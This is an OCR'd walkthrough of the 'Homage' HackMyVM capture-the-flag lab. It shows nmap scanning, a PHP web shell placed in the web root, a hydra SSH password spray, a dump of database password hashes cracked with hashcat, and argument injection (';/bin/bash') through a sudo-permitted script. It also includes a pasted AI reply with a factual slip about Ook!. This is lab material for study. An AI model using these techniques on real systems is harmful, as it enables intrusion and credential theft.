
# Homage



Homage.
created by ||
cromiphi
Release Date // 2021-06-10
MD5 // 26ef9ca7e092fccd67b02d2ba727900c
Root // 63
User // 63
Notes //
Hack and fun.
Download
Reviews
Congratz migue1985 you pwned it!

```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 10:21 EDT
Initiating ARP Ping Scan at 10:21
Scanning 192.168.0.19 [1 port]
Completed ARP Ping Scan at 10:21, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:21
Scanning 192.168.0.19 [65535 ports]
Discovered open port 80/tcp on 192.168.0.19
Discovered open port 22/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 0 to 5 due to 3784 out o
Increasing send delay for 192.168.0.19 from 5 to 10 due to 1054 out
Increasing send delay for 192.168.0.19 from 10 to 20 due to 2224 out
Increasing send delay for 192.168.0.19 from 20 to 40 due to max_succ
Increasing send delay for 192.168.0.19 from 40 to 80 due to max_succ
Increasing send delay for 192.168.0.19 from 80 to 160 due to max_suc
Increasing send delay for 192.168.0.19 from 160 to 320 due to max_su
Increasing send delay for 192.168.0.19 from 320 to 640 due to max_su
Increasing send delay for 192.168.0.19 from 640 to 1000 due to max_s
Completed SYN Stealth Scan at 10:22, 95.03s elapsed (65535 total por
Nmap scan report for 192.168.0.19
Host is up, received arp-response (0.0012s latency).
Scanned at 2025-04-14 10:21:23 EDT for 95s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:A2:BC:6E (PCS Systemtechnik/Oracle VirtualBox

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 95.30 seconds
           Raw packets sent: 351799 (15.479MB) | Rcvd: 65547 (2.622M
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 0c:3f:13:54:6e:6e:e6:56:d2:91:eb:ad:95:36:c6:8d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhemxEZcm98GFwIRozVUePnC+Cejni5lScAa7ha5neDlWQT2e6dbubOkddku/qgtgY4/
eP7mzjsX2APhOr23CFWVr37Y+mQ/A4J0ODizpr/mggCCi6kqHqyRWgcPG98AVJ9IjPehVkptQdLpQlSOV8EzJClu6tBInWzxtGi5v0B94lMY
SFM3G6LJQY8ad4FCEc7TU+agLRPHFUPFqqPbf9hbDD7MUdR4pXEQtJ1p/D/9rdbBg1Sp
|   256 9b:e6:8e:14:39:7a:17:a3:80:88:cd:77:2e:c3:3b:1a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB+zmcUltQUYUVvvfWqtUjdFpCh0IkOnPj
UBgY=
|   256 85:5a:05:2a:4b:c0:b2:36:ea:8a:e2:8a:b2:ef:bc:df (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHNArrcR981CzORruPnEn/opg56t7SFktwnhZzGpXcfE
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-favicon: Unknown favicon MD5: 10061093753131BD6692435C177C0904
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Password protected page
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:A2:BC:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Type Juggling/README.md



```
l4nr3n@homage:/var/www/html$ cd ..
l4nr3n@homage:/var/www$ ls -la
total 16
drwxr-xr-x  4 www-data www-data 4096 Jun  8  2021 .
drwxr-xr-x 12 root     root     4096 Jun  5  2021 ..
lrwxrwxrwx  1 root     root        9 Jun  8  2021 .bash_history → /dev/null
drwxr-xrwx  3 www-data www-data 4096 Jun  8  2021 html
drwxr-xr-x  3 www-data www-data 4096 Jun  8  2021 .local
l4nr3n@homage:/var/www$ cd html
l4nr3n@homage:/var/www/html$ echo '<?php system($_GET["cmd"]);?>' > cmd.php
l4nr3n@homage:/var/www/html$ ls
cmd.php  hmv.jpg  HMV_old_archives  index.php  secret.php
l4nr3n@homage:/var/www/html$
```





uid=33(www-data) gid=33(www-data) groups=33(www-data)

```
www-data@homage:/home$ ls -la
total 24
drwxr-xr-x  6 root       root       4096 Jun  8  2021 .
drwxr-xr-x 18 root       root       4096 May 19  2021 ..
drwx------  4 d4t4s3c    d4t4s3c    4096 Jun  8  2021 d4t4s3c
drwx------  4 l4nr3n     l4nr3n     4096 Jun  8  2021 l4nr3n
drwxr-x---  5 sml        d4t4s3c    4096 Jun  8  2021 sml
drwx------  3 softy_hack softy_hack 4096 Jun  8  2021 softy_hack
www-data@homage:/home$ cd sml/
bash: cd: sml/: Permission denied
www-data@homage:/home$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
www-data@homage:/home$ cd /var/www/html/HMV_old_archives/
www-data@homage:/var/www/html/HMV_old_archives$ ls -la
total 35384
drwx------ 2 www-data www-data   4096 Jun  8  2021 .
drwxr-xrwx 3 www-data www-data   4096 Apr 14 17:10 ..
-rw-r--r-- 1 www-data www-data 179972 Jun  4  2021 1.html
-rw-r--r-- 1 www-data www-data 179972 Jun  4  2021 10.html
```

```
www-data@homage:/var/www/html/HMV_old_archives$ ls -l --time-style=full-iso
total 35376
```

```
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 170.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 171.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 172.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 173.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 174.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 175.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 176.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 177.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 178.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 179.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:02.000000000 +0200 18.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 180.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 181.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 182.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 183.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 184.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:59:54.000000000 +0200 185.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 186.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 187.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 188.html
-rw-r--r-- 1 www-data www-data 179972 2021-06-04 12:52:04.000000000 +0200 189.html
```

```
<!— FIN SUPERPIL —>
</div>


91fb7ea6c76b087b53068d91195948c8  -
```



```
┌──(root㉿kali)-[/home/guel]
└─# hydra -L users.txt -p 1passwordonly ssh://192.168.0.19
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-14 11:38:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.19:22/
[22][ssh] host: 192.168.0.19   login: softy_hack   password: 1passwordonly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-14 11:38:13
```

```
softy_hack@homage:/var/www/html/HMV_old_archives$ id
uid=1001(softy_hack) gid=1001(softy_hack) groups=1001(softy_hack)
softy_hack@homage:/var/www/html/HMV_old_archives$
```

```
-rw-r--r-- 1 softy_hack softy_hack  807 Jun  5  2021 .profile
softy_hack@homage:~$ cat .mysql_history
show databases;
use hmv_db
show tables;
show fields from hmv_users;
select user_login,user_pass from hmv_users;
softy_hack@homage:~$ ls -la /home/
total 24
drwxr-xr-x  6 root       root       4096 Jun  8  2021 .
drwxr-xr-x 18 root       root       4096 May 19  2021 ..
drwx------  4 d4t4s3c    d4t4s3c    4096 Jun  8  2021 d4t4s3c
drwx------  4 l4nr3n     l4nr3n     4096 Jun  8  2021 l4nr3n
drwxr-x---  5 sml        d4t4s3c    4096 Jun  8  2021 sml
drwx------  3 softy_hack softy_hack 4096 Jun  8  2021 softy_hack
softy_hack@homage:~$ mysql -usofty_hack -p
Enter password:
```

```
+--------------------+
4 rows in set (0.011 sec)

MariaDB [(none)]> use hmv_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [hmv_db]> select user_login,user_pass from hmv_users;
+------------+-------------------------------------+
| user_login | user_pass                           |
+------------+-------------------------------------+
| cromiphi   | $P$BqUC2qSvJeqAm74VV8DlZ1igVSXb3Q. |
| d4t4s3c    | $P$BRibz10RghJBstfw7PW7QKxtFRC7d/. |
+------------+-------------------------------------+
2 rows in set (0.002 sec)

MariaDB [hmv_db]>
```

```
┌──(root㉿kali)-[/home/guel]
└──(root㉿kali)-[/home/guel]
└─# hashcat hash.txt /usr/share/wordlists/rockyou.txt -O -m 400
hashcat (v6.2.6) starting
```

```
* Zero-Byte

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$P$BRibz10RghJBstfw7PW7QKxtFRC7d/.:jaredlee
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒
```

```
drwx------  3 softy_hack softy_hack 4096 Apr 14 17:43 softy_hack
softy_hack@homage:~$ su d4t4s3c
Password:
d4t4s3c@homage:/home/softy_hack$ id
uid=1002(d4t4s3c) gid=1002(d4t4s3c) groups=1002(d4t4s3c)
d4t4s3c@homage:/home/softy_hack$
```

```
d4t4s3c@homage:/home/sml$ rm /tmp/unarchivo.txt
d4t4s3c@homage:/home/sml$ sudo -l
Matching Defaults entries for d4t4s3c on homage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User d4t4s3c may run the following commands on homage:
    (sml : sml) NOPASSWD: /bin/bash /home/sml/clean.sh *
```

```
d4t4s3c@homage:/home/sml$ sudo -u sml /bin/bash /home/sml/clean.sh '--target=;/bin/bash'
sml@homage:~$
```

```
sml@homage:~$ cd secret/
sml@homage:~/secret$ ls
execute_me  note.txt
sml@homage:~/secret$ ls -la
total 16
drwx------ 2 sml sml     4096 Jun  8  2021 .
drwxr-x--- 5 sml d4t4s3c 4096 Jun  8  2021 ..
-rw-r--r-- 1 sml sml      570 Jun  8  2021 execute_me
-rw-r--r-- 1 sml sml      107 Jun  8  2021 note.txt
sml@homage:~/secret$ cat note.txt
I'm glad I developed a program with a source code that looks like a weird encoding but is not an encoding!
sml@homage:~/secret$
```

deepseek

### 4. ¿Es un Lenguaje Esotérico?

Existen lenguajes de programación "inusuales" como:

- **Brainfuck**: Usa solo caracteres como `>`, `<`, `+`, `-`, `[`, `]`.
- **Malbolge**: Diseñado para ser ilegible.
- **Ook!**: Basado en emojis de monos.

Pero tu archivo **no coincide** con sus sintaxis típicas.

```
00000220: 597d 4056 5554 7858 5739 4f4e 724c 514a  Y}@VUTxXW9ONrLQJ
00000230: 6e4e 474c 4b4a 4367 540a                 nNGLKJCgT.
sml@homage:~/secret$ strings execute_me
D=aA@?>76ZYzyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCYX]V[ZYXW
PUTMq43210/.-,+*)('&%$#"!~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[wvuWmrqpohmle+L
KJIHGFEDCBA@?>=<;:9UTSRQ3IHGFKDh+*)('&B$:?>=<5:92V65u3,Pqponmlkjihgfedcba`_^
]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<XW9UTSRQPONMFjJIHA@d'&%$#">=<5498765.R2r0)
Mnmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)('&%$
#"!~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876
543210/.-,+*)('&%$#"!~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSonPfedihgfe
d]\"CY}@VUTxXW9ONrLQJnNGLKJCgT
sml@homage:~/secret$ file execute_me
execute_me: ASCII text
sml@homage:~/secret$ binwalk execute_me
bash: binwalk: command not found
sml@homage:~/secret$ cat
76ZYzyxwvutsrqponmlkjihgfedcba_^][wvuWmrqpohmle+L  execute_me                                    note.txt
sml@homage:~/secret$ cat note.txt
I'm glad I developed a program with a source code that looks like a weird encoding but is not an encoding!
sml@homage:~/secret$
```